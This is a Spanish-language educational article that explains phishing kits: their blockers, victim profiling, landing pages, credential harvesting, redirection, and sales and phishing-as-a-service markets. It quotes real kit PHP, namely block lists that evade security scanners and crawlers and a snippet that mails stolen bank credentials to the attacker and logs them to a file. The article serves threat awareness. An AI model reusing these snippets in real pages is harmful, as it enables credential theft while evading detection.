
¿Qué es un kit de Phishing?

Conceptos y elementos involucrados



El Hacker Ético
elhackeretico.com

ÍNDICE

¿Qué es un kit de Phishing?

Introducción

El Phishing para obtener credenciales ha evolucionado en los últimos años, esto se debe en gran parte a los avances en los kits de Phishing. Estos sitios web fraudulentos ya no se pueden detectar buscando errores tipográficos o el "candadito verde" en la barra de direcciones. Los Threat Actors ya no tienen que clonar los sitios web para hacer sus propios kits, sino que pueden comprarlos en webs abiertas de la Surface Web por menos dinero del que piensas.

Estas campañas fraudulentas aprovechan que estos kits generar páginas personalizadas difíciles de distinguir de los sitios de inicio de sesión legítimos. Estos kits también pueden recopilar Tokens MFA y OAuth en tiempo real, enviándolos a los actores de amenazas para su utilización antes de que venzan.

Definición de Phishing y kits de Phishing

Con el Phishing para robar credenciales, el Threat Actor intenta que el objetivo le entregue información que no daría normalmente, como son sus credenciales o Tokens. Si bien esta información no se le entregaría a un extraño de la calle, puede proporcionar esta información si se la solicita un banco o su empresa de streaming.

Un kit de Phishing, brinda la capacidad de poder implementar un sitio web de Phishing para los actores de amenazas, sin tener en cuenta la habilidad de este. Son paquetes de archivos empaquetados que contienen todo el código, gráficos y los archivos de configuración necesarios para implementar una página de Phishing. Por lo general, se venden empaquetado en un archivo Zip listo para ser implementado sin la necesidad de un gran conocimiento.

Estos kits recopilan la siguiente información:

- User Agent del navegador
- IP del visitante
- Resolución de pantalla

¿Para qué utilizan todos estos detalles? Algunos sitios web, por ejemplo, la de los bancos, para decidir si utilizan la autenticación que requiere parámetros extras como CAPTCHAS. Algunos de estos kits también recolectan Tokens MFA para saltar la autenticación de varios factores.

¿Qué componentes tiene un kit de Phishing?

Estos kits son una colección de archivos (generalmente HTML, CSS y PHP) que funcionan juntos para ofrecer un sitio web convincente difícilmente diferenciable del sitio web real.

Bloqueadores

Los actores maliciosos quieren que sus sitios maliciosos estén activos el mayor tiempo posible sin ser detectados. Para ello despliegan bloqueadores, que son archivos programados en PHP que se cargan al mismo tiempo de la página de destino. Estos se encargan de realizar comprobaciones para bloquear a investigadores, motores de búsqueda y servicios de protección. Estos suelen devolver un código 404 o resolver al sitio web legítimo.

Las técnicas que se utilizan son la comparación de IP, los User Agent y las zonas de DNS para bloquear las que estén incluidas en el script. También hay scripts que implementan captchas para complicar el acceso a los investigadores.

```php
$blocked_words = array("deltainfocom", "dnsserverhosting", "Java/1.6.0_22", "Go-http-client/1.1", "drweb",
"Dr.Web", "hostinger", "scanurl", "above", "level3", "level", "involta", "SOLUTIONPRO-NET", "SOLUTION",
"SolutionPro", "SPRO-NET-206-80-96", "SPRO-NET-207-70-0", "SPRO-NET-209-19-128", "LVLT-STATIC-4-14-16",
"americanexpress", "google", "softlayer", "cyveillance", "phishtank", "dreamhost", "netpilot", "calyxinstitute",
"tor-exit", "paypal", "facebook", "ebay", "Baiduspider", "ia_archiver", "R6_FeedFetcher", "NetcraftSurveyAgent",
"Sogou web spider", "PrintfulBot", "UnwindFetchor", "urlresolver", "Butterfly", "TweetmemeBot", "PaperLiBot",
"MJ12bot", "AhrefsBot", "Exabot", "Ezooms", "YandexBot", "SearchmetricsBot", "picsearch", "TweetedTimes Bot",
"QuerySeekerSpider", "ShowyouBot", "woriobot", "merlinkbot", "BazQuxBot", "Kraken", "SISTRIX Crawler",
"R6_CommentReader", "magpie-crawler", "GrapeshotCrawler", "PercolateCrawler", "MaxPointCrawler",
"R6_FeedFetcher", "NetSeer crawler", "grokkit-crawler", "SMXCrawler", "PulseCrawler", "Y!J-BRW", "datasift",
"80legs.com/webcrawler", "Mediapartners-Google", "Spinn3r", "InAGist", "Python-urllib", "python-requests",
"NING", "TencentTraveler", "Feedfetcher-Google", "mon.itor.us", "p3pwgdsn", "sucuri.net", "messagelabs",
"torservers", "trendmicro", "spbot", "Feedly", "bot", "curl", "spider", "crawler");
foreach ($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
        logger($word, "BOT DETECTED");
        die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
    }
}
```

```php
$bannedIP = array(
    "1.9.2.13",
    "1.9.2.15",
    "103.205.140.227",
    "103.248.172.42",
    "104.197.5.72",
    "104.223.127.208",
    "104.62.2.60",
    "104.83.233.198",
    "107.178.194.234",
    "107.178.194.64",
    "107.189.10.190",
    "107.189.10.42",
    "108.161.29.60",
    "113.116.51.127",
    "115.238.55.18",
    "119.97.214.138",
    "13.112.251.210",
    "134.209.142.35",
    "136.243.111.17 ",
    "136.243.111.17",
    "138.197.207.*",
    "138.197.207.147",
    "138.201.202.232",
    "143.3.53.161",
    "145.239.156.71",
    "145.239.156.89",
    "150.70.168.35",
    "150.70.188.167",
    "154.127.57.30",
    "159.203.0.156",
    "159.65.210.36",
```

```php
$blocked_words2 = array(
    "(bot",
    "-bot",
    "....",
    ".bot",
    "/bot",
    "/teoma",
    "007ac9",
    "008",
    "008\/",
    "13TABS",
    "192.comagent",
    "192\.comAgent",
    "200pleasebot",
    "2ip\.ru",
    "360spider",
    "404enemy",
    "4seohuntbot",
    "50.nu",
    "7Siters",
    "80legs",
    "80legs.com/webcrawler",
    ":bot",
    "a3logics\.in",
    "a6-indexer",
    "A6-Indexer",
    "abacho",
    "Abonti",
    "abot",
    "Aboundex",
    "aboundexbot",
    "aboutthedomain",
    "aboutushot"
```


Perfilado de víctimas


Muchos actores maliciosos utilizan más que usuario, contraseña y Tokens MFA para identificar al usuario. Estas también pueden analizar el idioma del navegador, el User Agent, la IP visitante e incluso la resolución de pantalla del navegador de la víctima. Con estos parámetros, el ciberdelincuente puede asegurarse de que es el usuario real el que inicia sesión. Los ciberdelincuentes venden estos parámetros junto con las credenciales de inicio de sesión.

```php
$br = getBrowser();
$os = getOS();
$v_agent = $_SERVER["HTTP_USER_AGENT"];
if ($v_agent == "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)" || $v_agent == "Mozilla/
5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/600.2.5 (KHTML, like Gecko) Version/8.0.2 Safari/600.2.5
(Applebot/0.1; +http://www.apple.com/go/applebot)") {
    logger($v_agent, "BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "CheckMarkNetwork/1.0 (+http://www.checkmarknetwork.com/spider.html)") {
    logger($v_agent, "BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "Mozilla/5.0 (compatible; TTD-Content; +https://www.thetradedesk.com/general/ttd-content)") {
    logger($v_agent, "BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "Baiduspider+(+http://www.baidu.com/search/spider.htm)") {
    logger($v_agent, "BAIDU BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.8.1) VoilaBot BETA 1.2
(support.voilabot@orange-ftgroup.com)") {
    logger($v_agent, "ORANGE BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "Mozilla/5.0 (compatible; adscanner/)") {
    logger($v_agent, "ADS BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
if ($v_agent == "BUbiNG (+http://law.di.unimi.it/BUbiNG.html#wc)") {
    logger($v_agent, "BOT AGENT");
    die(header("Location: Cloudfare.php?id=".md5(uniqid(rand(), true))));
}
```

Página de destino

La página de destino de un kit de Phishing proporciona a la víctima el lugar donde esta va a entregar sus credenciales. Existen páginas de destino muy genéricas mientras que otras utilizan un diseño muy personalizado. Esta página es donde ocurre la marca dinámica en los kits de phishing más nuevos. Esta página a menudo contiene la superposición para recopilar solo el nombre de usuario o el nombre de usuario y la contraseña del objetivo. Muchos kits mostraran que la contraseña introducida es falsa y volverá a solicitar las credenciales, con el fin de reducir el número de contraseñas erróneas enviadas. Dentro de la página de destino también es donde se roban las credenciales MFA, en una página a continuación de la receptora de las credenciales. En algunos kits, el Token MFA se envía en directo a los ciberdelincuentes a través de bots de Telegram.






Recopilación de credenciales


Tan pronto como la víctima entregue sus credenciales y haga click en iniciar sesión, las credenciales serán enviadas al actor malicioso. Hay kits de Phishing que recopilan información como números de tarjetas, direcciones, teléfonos…Estos kits envían la información al ciberdelincuente al finalizar cada sección, garantizándose el actor malicioso recopila la mayor cantidad de información posible, incluso si se interrumpe el proceso.

```
    $user = $_POST["user"]; $pswd = $_POST["psid"];
    $Message = "😎Arvest BANK {Login Access}😎"."\r\n";
    $Message .= "USERID: ".$user."\r\n";
    $Message .= "Password: ".$pswd."\r\n";
    $Message .= "IP ADDRESS : 'http://ip-api.com/$IP'  ";
           $Message.="[COUNTRY]        : ".$COUNTRYNAME." - ".$COUNTRYCODE.">\n";
                $Message.="[BROWSER & OS]   : ".$device_details.">\n";
                $Message.="[BROWSER Agent]   : ".$browserAgent."\n";

                $Message.="———————— Astute————————";
                      $Message = wordwrap($Message,70);
    $headers = "From: astuteboss@usa.com". "\r\n" . "Reply-To: astuteboss@usa.com". "\r\n";

    mail($sendto,"Arvest BANK",$Message,$headers);
  include_once("../tele.php");

$Txt_Rezlt = fopen('rezult.txt', 'a+');
        fwrite($Txt_Rezlt, $Message);
        fclose($Txt_Rezlt);
        $A = $_SERVER['REMOTE_ADDR'];
```



Página de confianza

Esta página está diseñada como una página de confianza hacía el usuario para que el objetivo crea que ha completado la tarea requerida y que ahora todo está bien, mientras que el objetivo completó el Phishing y proporcionó toda la información al actor de la amenaza. Al hacer que el objetivo sea menos sospechoso, el actor de amenazas ahora tiene más tiempo para usar la información.



Redireccionamiento

Una vez que se obtiene información de la víctima, el objetivo se redirige a la página de inicio de sesión del sitio web legítimo. Este es para generar confianza al usuario de introdujo las credenciales en el sitio web correcto y reducir las sospechas de estafa.

La desventaja de este método para el actor de amenazas es que la URL de referencia puede aparecer en los registros de la empresa objetivo, lo que permite la detección del sitio web fraudulento.

```
<script>
    setTimeout(() => {window.location.replace("https://www.google.com");}, 5000)
</script>
```

¿Dónde comprar estos kits?


Estos kits se venden, roban, revenden, reutilizan y comercializan. Se pueden comprar tanto en la web superficial como a través de mercados clandestinos y canales de Telegram. Los kits se actualizan regularmente para que coincidan mejor con la página de inicio de sesión de las marcas reales que están falsificando, pero muchos se reutilizan durante años. Muchos de estos kits contienen código heredado, gráficos y otros componentes de usos anteriores. Uno de los mayores proveedores web de kits de phishing es FudTools, también conocido como Saim Raza.

Existe una amplia gama de precios en los kits en función de su complejidad y empresa suplantada. Existen kits gratuitos, obtenidos a través de robos y filtrados en foros o grupos de Telegram. También se ha dado el caso de obtener el kit a través de filtraciones porque alguien se dejó el paquete olvidado en un directorio abierto. Un kit de correo web simple y genérico costará entre $10 y $ 25 y se puede implementar en tantos sitios como el actor de amenazas pueda comprar o comprometer. Otros kits más complicados que recopilan más datos, tienen una marca más específica o tienen otras características pueden costar entre $ 50 y varios cientos de dólares.

Phishing como servicio (PhaaS)

PhaaS utiliza un modelo de afiliación para simplificar al máximo la entrada al Phishing. Un kit para implementar a través de un proveedor de Phishing puede costar alrededor de 150 - 300 $ por mes, en función de los servicios contratados.

Los proveedores de estos servicios como 16Shop o BulletProofLink ofrecen una variedad de servicios para facilitar el Phishing a sus clientes. Estos servicios incluyen plantillas, servicios de Spam, alojamiento, recopilación de credenciales… Cada servicio se vende de forma independiente y los proveedores de servicios ofrecen descuentos por paquetes e incentivos de suscripción. Todo esto se hace para centralizar las "partes móviles" del phishing. Esto atrae tanto a clientes nuevos como experimentados, al tiempo que permite que el proveedor de PhaaS obtenga ingresos que, de lo contrario, se gastarían con otros proveedores.



BulletProftLink tiene más de cien plantillas de kits disponibles para implementar. Esta selección continúa actualizándose y ampliándose, manteniendo la selección de kits "frescos" para evitar el reconocimiento. Algunos de estos kits cambiarán su marca y logotipo de forma dinámica para que coincida con el dominio de la dirección de correo electrónico de la víctima. También hay muchos kits diseñados para recopilar las credenciales de inicio de sesión de Microsoft. Estos kits imitan varios portales de autenticación de servicios de Microsoft, así como servicios populares que permiten la autenticación de Outlook, Adobe…

Finalmente, hay kits especiales dirigidos a:

- Servicios de transporte marítimo
- Organizaciones de servicios financieros
- Plataformas de redes sociales
- Proveedores de punto de venta
- Entidades gubernamentales
- Proveedores de servicio de Internet

Un usuario de su servicio simplemente hace un depósito en BTC y selecciona el tema de la plantilla para su kit de phishing de credenciales deseado. Luego, el usuario agrega la URL de la página de destino que alojará el kit en el sistema y está listo para implementar el kit. BulletProftLink luego proporciona el kit y deduce la primera tarifa mensual. Toda la información de seguimiento de ese kit se envía de regreso a BulletProftLink con una identificación de seguimiento única para ese usuario, de modo que las credenciales robadas se entreguen a la cuenta adecuada dentro de la interfaz de usuario en el sitio de BulletProftLink. Luego, el usuario puede descargar y monetizar o usar sus credenciales robadas.

Conclusiones

- Los kits de Phishing han permitido a los actores de amenazas de diversas habilidades crear y distribuir fácilmente campañas personalizadas que son difíciles de distinguir como maliciosas para las víctimas potenciales.
- Los kits buscan recopilar más que solo credenciales de usuario básicas y se han dedicado a robar autenticación multifactor y Tokens OAuth en tiempo real para eludir esa capa confiable de seguridad.

- Los kits de phishing pueden actuar como un punto de apoyo para los actores de amenazas que buscan ingresar a una organización que, por lo demás, está bien protegida.